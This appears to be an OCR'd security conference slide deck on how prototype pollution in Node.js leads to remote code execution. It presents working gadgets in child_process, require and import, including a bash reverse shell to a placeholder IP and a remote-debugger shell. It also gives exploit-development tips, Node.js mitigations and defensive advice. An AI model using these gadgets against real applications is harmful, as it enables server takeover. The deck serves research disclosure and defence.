function makeOpts(opts = {})
  return {
    stdioString: true,
    ...opts,
    shell: false,
    env: opts.env || { ...gitEnv, ...process.env }
  }
```

obj w/ prototype

undefined

```
require('child_process').spawn(gitPath, args, makeOpts(opts))
```

Exploit Dev Tips

- Combine static and dynamic analysis.
- Static analysis:

  Search by **child_process** by grep, Semgrep or CodeQL

  Search in a distributed product/production environment.
- Dynamic analysis:

  Use **`strace`** from https://strace.io/

  ```
  strace -f -v -s 10000 -e execve node ./app.js
  ```

RCE Gadgets in Node.js

child_process Implementation

```
function spawn(file, args, options) {
  options = normalizeSpawnArguments(file, args, options);
  /* ... */
}

function normalizeSpawnArguments(file, args, options) {
  if (options === undefined)
    options = {};

  const env = options.env || process.env;
  const envPairs = [];

  // Prototype values are intentionally included.
  for (const key in env) {
    ArrayPrototypePush(envPairs, `${key}=${env[key]}`);
  }

  return { ...options,  envPairs,  /* ... */ };
}
```

obj w/ prototype

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  }

  return { ...options,  envPairs,  /* ... */ };
}
```

```
var options = {
  cwd: process.cwd,
  env: process.env,
  argv0: process.argv[0],
  input: "",    // override stdio[0]
  stdio:        // stdio configuration
  uid:          // see setuid(2)
  gid:          // see setgid(2)
  serialization: 'json',
  shell: false, // can be a string
  timeout: undefined,
  /* ... */
}
```

child_process Implementation

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function spawn(file, args, options) {
  options = normalizeSpawnArguments(file, args, options);
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  uid:           // see setuid(2)
  gid:           // see setgid(2)
  serialization: 'json',
  shell: false, // can be a string
  timeout: undefined,
  /* ... */
}
```

child_process Gadget I (Windows)

```
const { execSync } = require('child_process’);

// Prototype pollution
Object.prototype.shell = 'cmd.exe.';
Object.prototype.input = 'echo PWNED\n’;

// Gadget
const output = execSync('ping 127.0.0.1');
console.log(output.toString());

// Output: PWNED
```

child_process Gadget II (Cross-Platf.)

```
const { spawnSync } = require('child_process');

// Prototype pollution
Object.prototype.shell = "/usr/local/bin/node";
Object.prototype.NODE_OPTIONS = '--inspect-brk=0.0.0.0:1337’;

// Gadget
const output = spawnSync('ping', ['-c', '4', '127.0.0.1']);
console.log(output.toString());
```


Shell for Gadget II (Cross-Platf.)

```
const client = new require('lib/internal/inspect_client.js')();
await client.connect(1337, 'X.X.X.X');

// Set callbacks
await client.addListener('Debugger.paused', async () =>{
  let output = await client.callMethod("Runtime.evaluate", {
    expression: `require('child_process').execSync('${cmd}').toString()`
  });
});

await client.callMethod("Runtime.evaluate", {
  expression: "process.on('exit', (code) => {debugger;})"
});

// Continue execution
await client.callMethod("Runtime.runIfWaitingForDebugger");
```

More RCE Gadgets in Node.js

Kudos to Michał Bentkowski

" What I found is basically a **prototype pollution gadget**. If any application is vulnerable to prototype pollution and it spawns a new node process, it can be exploited in exactly the same way "




child_process Michał's Gadget (Linux)

```
const { spawn } = require('child_process');

// Prototype pollution
Object.prototype.env = {
  AAAA: 'require("child_process").execSync("bash -i >& /dev/tcp/X.X.X.X/1337 0>&1");//',
  NODE_OPTIONS: '--require /proc/self/environ'
}

// Gadget
spawn('node', ['app.js']);
```

Kudos to Michał Bentkowski

“ What I found is basically a proto... **pollution gadget**. If any a... vulnerable to prototype po... and i... spawn a new node process, it can be exploited in exactly the same way. ”



“ It is nice that we can exploit prototype pollution in *spawn* but would be even better if we found more functions (like *require*) that could be exploitable. ”

require Gadget

```
// Prototype pollution
Object.prototype.main =
  '/home/user/path/to/malicious.js';

// Gadget requires the absence of
// main property in package.json
const bytes = require('bytes');
```

require Gadget

```js
// Prototype pollution
Object.prototype.main =
  '/home/user/path/to/malicious.js';

// Gadget requires the absence of
// main property in package.json
const bytes = require('bytes');
```

```js
// lib\internal\modules\cjs\loader.js
const jsonPath = path.resolve(dir, 'package.json');

const json = packageJsonReader.read(jsonPath).str;
if (json === undefined) {
  return false;
}

const parsed = JSON.Parse(json);
const filtered = {
  main: parsed.main,
  exports: parsed.exports,
  /* ... */
};

return filtered;
```

Gadget Cocktail

```
// Prototype pollution
Object.prototype.main =
  "/usr/XXX.js"
Object.prototype.NODE_OPTIONS =
  "--inspect-brk=0.0.0.0:1337";

// Gadget
const bytes = require('bytes');
```

Gadget Cocktail

```
// Prototype pollution
Object.prototype.main =
  "/usr/lib/node_modules/corepack/dist/npm.js"
Object.prototype.NODE_OPTIONS =
  "--inspect-brk=0.0.0.0:1337";

// Gadget
const bytes = require('bytes');
```

```
// corepack/dist/npm.js
#!/usr/bin/env node

require('./corepack’)
  .runMain(['npm', ...args]);
```

Exploit Dev Tips

- The main issue of **require**/**import** gadgets exploitation is caching of loaded modules.
- Combine static and dynamic analysis again.
- Emulate the polluted property by an unenumerable property in *Object.prototype*.

```
Object.defineProperty(Object.prototype, 'main', {
  get(){
    if(this['main___']) return this['main___'];
    console.log('MAIN DETECTED');
    return undefined;
  },
  set(val){ this['main___'] = val },
  enumerable:false
});
```

Exploit Dev Tips

- The main issue of **require**/**import** gadgets exploitation is caching of loaded modules.
- Combine static and dynamic analysis again.
- Emulate the polluted property by an unenumerable property in *Object.prototype*.
- Run a script that enumerates all packages that do not have *main* property in package.json.
- Connect to the analyzed process by a debugger and collect all loaded modules.

```
require('fs').writeFileSync(
  'loaded-packages.txt',
  Object.keys(require.cache).join('\n')
)
```

Exploit Dev Tips

- The main issue of **require**/**import** gadgets exploitation is caching of loaded modules.
- Combine static and dynamic analysis again.
- Emulate the polluted property by an unenumerable property in *Object.prototype*.
- Run a script that enumerates all packages that do not have *main* property in package.json.
- Connect to the analyzed process by a debugger and collect all loaded modules.
- Filter out the loaded modules from the list of *non-main* modules.

```
if (process.env.LOG_LEVEL === 'debug') {
  const monitor = require('pg-monitor');
  /* ... */
}
```

Mitigations by Node.js team

child_process Implementation

```
function spawn(file, args, options) {
  options = normalizeSpawnArguments(file, args, options);
  /* ... */
}
function normalizeSpawnArguments(file, args, options) {
  if (options === undefined)
    options = {};

  const env = options.env || process.env;
  const envPairs = [];

  // Prototype values are intentionally included.
  for (const key in env) {
    ArrayPrototypePush(envPairs, `${key}=${env[key]}`);
  }

  return { ...options,  envPairs,  /* ... */ };
}
```

obj w/ prototype

child_process Mitigations

```
const kEmptyObject = ObjectFreeze({ __proto__: null });
function spawn(file, args, options) {
  options = normalizeSpawnArguments(file, args, options);
  /* ... */
}
function normalizeSpawnArguments(file, args, options) {
  if (options === undefined)
    options = kEmptyObject;

  const env = options.env || process.env;
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  // Prototype values are intentionally included.
  for (const key in env) {
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  }

  return { ...options,  envPairs,  /* ... */ };
}
```

obj w/o prototype

child_process Mitigations

```
const kEmptyObject = ObjectFreeze({ __proto__: null });
function spawn(file, args, options) {
  options = normalizeSpawnArguments(file, args, options);
  /* ... */
}
function normalizeSpawnArguments(file, args, options) {
  if (options === undefined)
    options = kEmptyObject;

  const env = options.env || process.env;
  const envPairs = [];

  // Prototype values are intentionally included.
  for (const key in env) {
    ArrayPrototypePush(envPairs, `${key}=${env[key]}`);
  }

  return { ...options,  envPairs,  /* ... */ };
}
```

obj w/ prototype

NPM CLI Gadget is still Exploitable

```
const gitEnv = {
  GIT_ASKPASS: 'echo',
  GIT_SSH_COMMAND: 'ssh -oStrictHostKeyChecking=accept-new’
```

return obj w/ prototype

```
function makeOpts(opts = {})
  return {
    stdioString: true,
    ...opts,
    shell: false,
    env: opts.env || { ...gitEnv, ...process.env }
  }
```

opts w/ prototype

```
require('child_process').spawn(gitPath, args, makeOpts(opts))
```

require Implementation

```
// lib\internal\modules\cjs\loader.js
const jsonPath = path.resolve(dir, 'package.json');

const json = packageJsonReader.read(jsonPath).str;
if (json === undefined) {
  return false;
}

const parsed = JSON.Parse(json);
const filtered = {
  main: parsed.main,
  exports: parsed.exports,
  /* ... */
};

return filtered;
```

require Mitigations

```
// lib\internal\modules\cjs\loader.js
const jsonPath = path.resolve(dir, 'package.json');

const json = packageJsonReader.read(jsonPath).str;
if (json === undefined) {
  return false;
}

const filtered = filterOwnProperties(JSONParse(json),
  [
    'name',
    'main',
    'exports',
    'imports',
    'type',
  ]);

return filtered;
```

New require Gadget

```js
// Prototype pollution
Object.prototype.main =
  '/home/user/path/to/malicious.js';

// Gadget requires the absence of
// package.json in the directory
const bytes = require('./dir');
```

```js
// lib\internal\modules\cjs\loader.js
const jsonPath = path.resolve(dir, 'package.json');

const json = packageJsonReader.read(jsonPath).str;
if (json === undefined) {
  return false;
}

const filtered = filterOwnProperties(JSONParse(json),
  [
    'name',
    'main',
    'exports',
    'imports',
    'type',
  ]);

return filtered;
```

New import Gadget

```
// Prototype pollution
Object.prototype.source = 'console.log("PWNED")';

// Gadget
import('./file.mjs')

// Output: PWNED
```

Gadgets in 3rd Party Packages

Overview

We continue our research of gadget detection in Node.js stdlib and 3rd party packages.


Paul Moosbrugger implemented the dynamic analysis tool on top of GraalVM and Truffle.
Our preliminary analysis detects RCE gadgets in NPM packages:

- BSON parser of the official MongoDB client https://www.npmjs.com/package/bson
- Embedded JavaScript templates EJS https://www.npmjs.com/package/ejs
- Popular email sender https://www.npmjs.com/package/nodemailer
- GraphicsMagick for Node.js https://www.npmjs.com/package/gm

Parse Server Attacker Model

```
function expandResultOnKeyPath(obj, key, res) {
  if (key.indexOf('.') < 0) {
    obj[key] = res[key];
    return obj;
  }

  const path = key.split('.');
  const firstKey = path[0];
  const nextPath = path.slice(1).join('.');
  obj[firstKey] = expandResultOnKeyPath(
    obj[firstKey] || {},
    nextPath, res[firstKey]);
  return obj;
}
```




```
const evalFunctions =
  options['evalFunctions'] == null
    ? false
    : options['evalFunctions’];

if (evalFunctions) {
  eval(functionString);
}
```

yuske@ubuntu: ~/src/parse-server-bootstrap

```
endency
(node:54833) Warning: Accessing non-existent property 'remove' of module exports inside circular depe
ndency
(node:54833) Warning: Accessing non-existent property 'updateOne' of module exports inside circular d
ependency
allowClientClassCreation: true
appId: app0
appName: TestApp
cacheMaxSize: 10000
cacheTTL: 5000
cloud: ./cloud/main
customPages: {}
databaseURI: mongodb://127.0.0.1:27017/parse
enableAnonymousUsers: true
expireInactiveSessions: true
graphQLPath: /graphql
host: 0.0.0.0
logsFolder: ./logs
masterKey: ***REDACTED***
masterKeyIps: []
maxUploadSize: 20mb
mountPath: /parse
objectIdSize: 10
playgroundPath: /playground
port: 1337
protectedFields: {"_User":{"*":["email"]}}
revokeSessionOnPasswordReset: true
schemaCacheTTL: 5000
sessionLength: 31536000
allowCustomObjectId: false
collectionPrefix:
directAccess: false
enableExpressErrorHandler: false
enableSingleSchemaCache: false
mountGraphQL: false
mountPlayground: false
preserveFileName: false
preventLoginWithUnverifiedEmail: false
scheduledPush: false
skipMongoDBServer13732Workaround: false
verifyUserEmails: false
jsonLogs: false
verbose: false
level: undefined
serverURL: http://localhost:1337/parse

[54833] parse-server running on http://localhost:1337/parse
```

{/home/yuske/src} - Far 2.3 20211219-ae94ef3 x64 yuske@ubuntu

```
.../yuske/src/parse-server-bootstrap          /home/yuske/src                 09:39
n    Name            Name                     n    Name                  Name
..                                            ..
cloud                                         fastjson
logs                                          infer
node_modules                                  JavaAnalysis
public                                        node-tests
config.json                                   npm-rce-git-hijacki}
package.json                                  parse-server-bootst}
package-lock.json                             prototype-pollution}
                                              pwnphare
                                              radamsa
                                              parse-server-exploi}
                                              test.js

json yuske  yuske  353386 20/12/21 08:08      t.sh yuske  yuske   2817 20/12/21 09:37
     353 720 bytes in 3 files                      2 866 bytes in 2 files
/home/yuske/src$
1Help 2UserMn 3View 4Edit 5Copy 6RenMov 7MkFold 8Delete 9ConfMn 10Quit
```

Exploit Dev Tips

- Try to trigger RCE gadget in race condition way, i.e., sending tens of requests in parallel and one PP trigger request in the middle of this set.
- Add expected properties in *Object.prototype* to fix “Cannot read property 'XXX' of undefined” and TypeError exceptions.
- Prevent infinite recursion in your payload.

```
Object.prototype.foo = {};
({}).foo.foo.foo.foo.foo !== null;
```

Exploit Dev Tips

- Try to trigger RCE gadget in race condition way, i.e., sending tens of requests in parallel and one PP trigger request in the middle of this set.
- Add expected properties in *Object.prototype* to fix “Cannot read property 'XXX' of undefined” and TypeError exceptions.
- Prevent infinite recursion in your payload.

```
Object.prototype.foo = { 'foo': null };
({}).foo.foo === null;
```

Exploit Dev Tips

- Try to trigger RCE gadget in race condition way, i.e., sending tens of requests in parallel and one PP trigger request in the middle of this set.
- Add expected properties in *Object.prototype* to fix "Cannot read property 'XXX' of undefined" and TypeError exceptions.
- Prevent infinite recursion in your payload.

```
Object.prototype.foo = { '__proto__': null };
({}).foo.foo === undefined;
```

Conclusions

Defense

- Consider an option to use a null prototype for new objects by `Object.create(null)` or setting null to `__proto__` property.
- Use standard built-in objects `Map` and `Set` to store key-value pairs and unique values.
- Check any object that are created outside of your code, i.e., parameters of your public functions, result of `JSON.parse()` and other API calls:
- Validate them by schema for JSON data. Be sure that your schema validation checks properties of prototypes as well.
- Copy only own properties to an object without prototype or `Map` and use it instead of the original one.

```
function copyOwnProperties (source) {
  const result = Object.create(null);
  for (const key of Object.getOwnPropertyNames(source))
    result[key] = source[key];
  return result;
}
```

References

- Mikhail Shcherbakov, Musard Balliu and Cristian-Alexandru Staicu “Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js“, USENIX Security ’23.

  https://github.com/yuske/silent-spring

  https://github.com/yuske/server-side-prototype-pollution
- Gareth Heyes “Server-side prototype pollution: Black-box detection without the DoS”, read the blog post and watch the video from Nullcon Berlin 2023.
- Olivier Arteau “Prototype Pollution Attack in NodeJS application”, 2018, the paper.
- Michał Bentkowski “Exploiting prototype pollution – RCE in Kibana (CVE-2019-7609)”, read the blog post.

Black Hat Sound Bytes

- Prototype Pollution leads to RCE. It becomes easy to exploit by known gadgets.
- Combine Prototype Pollution with other vulnerabilities or race conditions to achieve RCE.
- Developers, care about Prototype Pollution gadgets! The mitigations of Prototype Pollution gadgets can protect your app from RCE in the end.

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Thanks for your attention!

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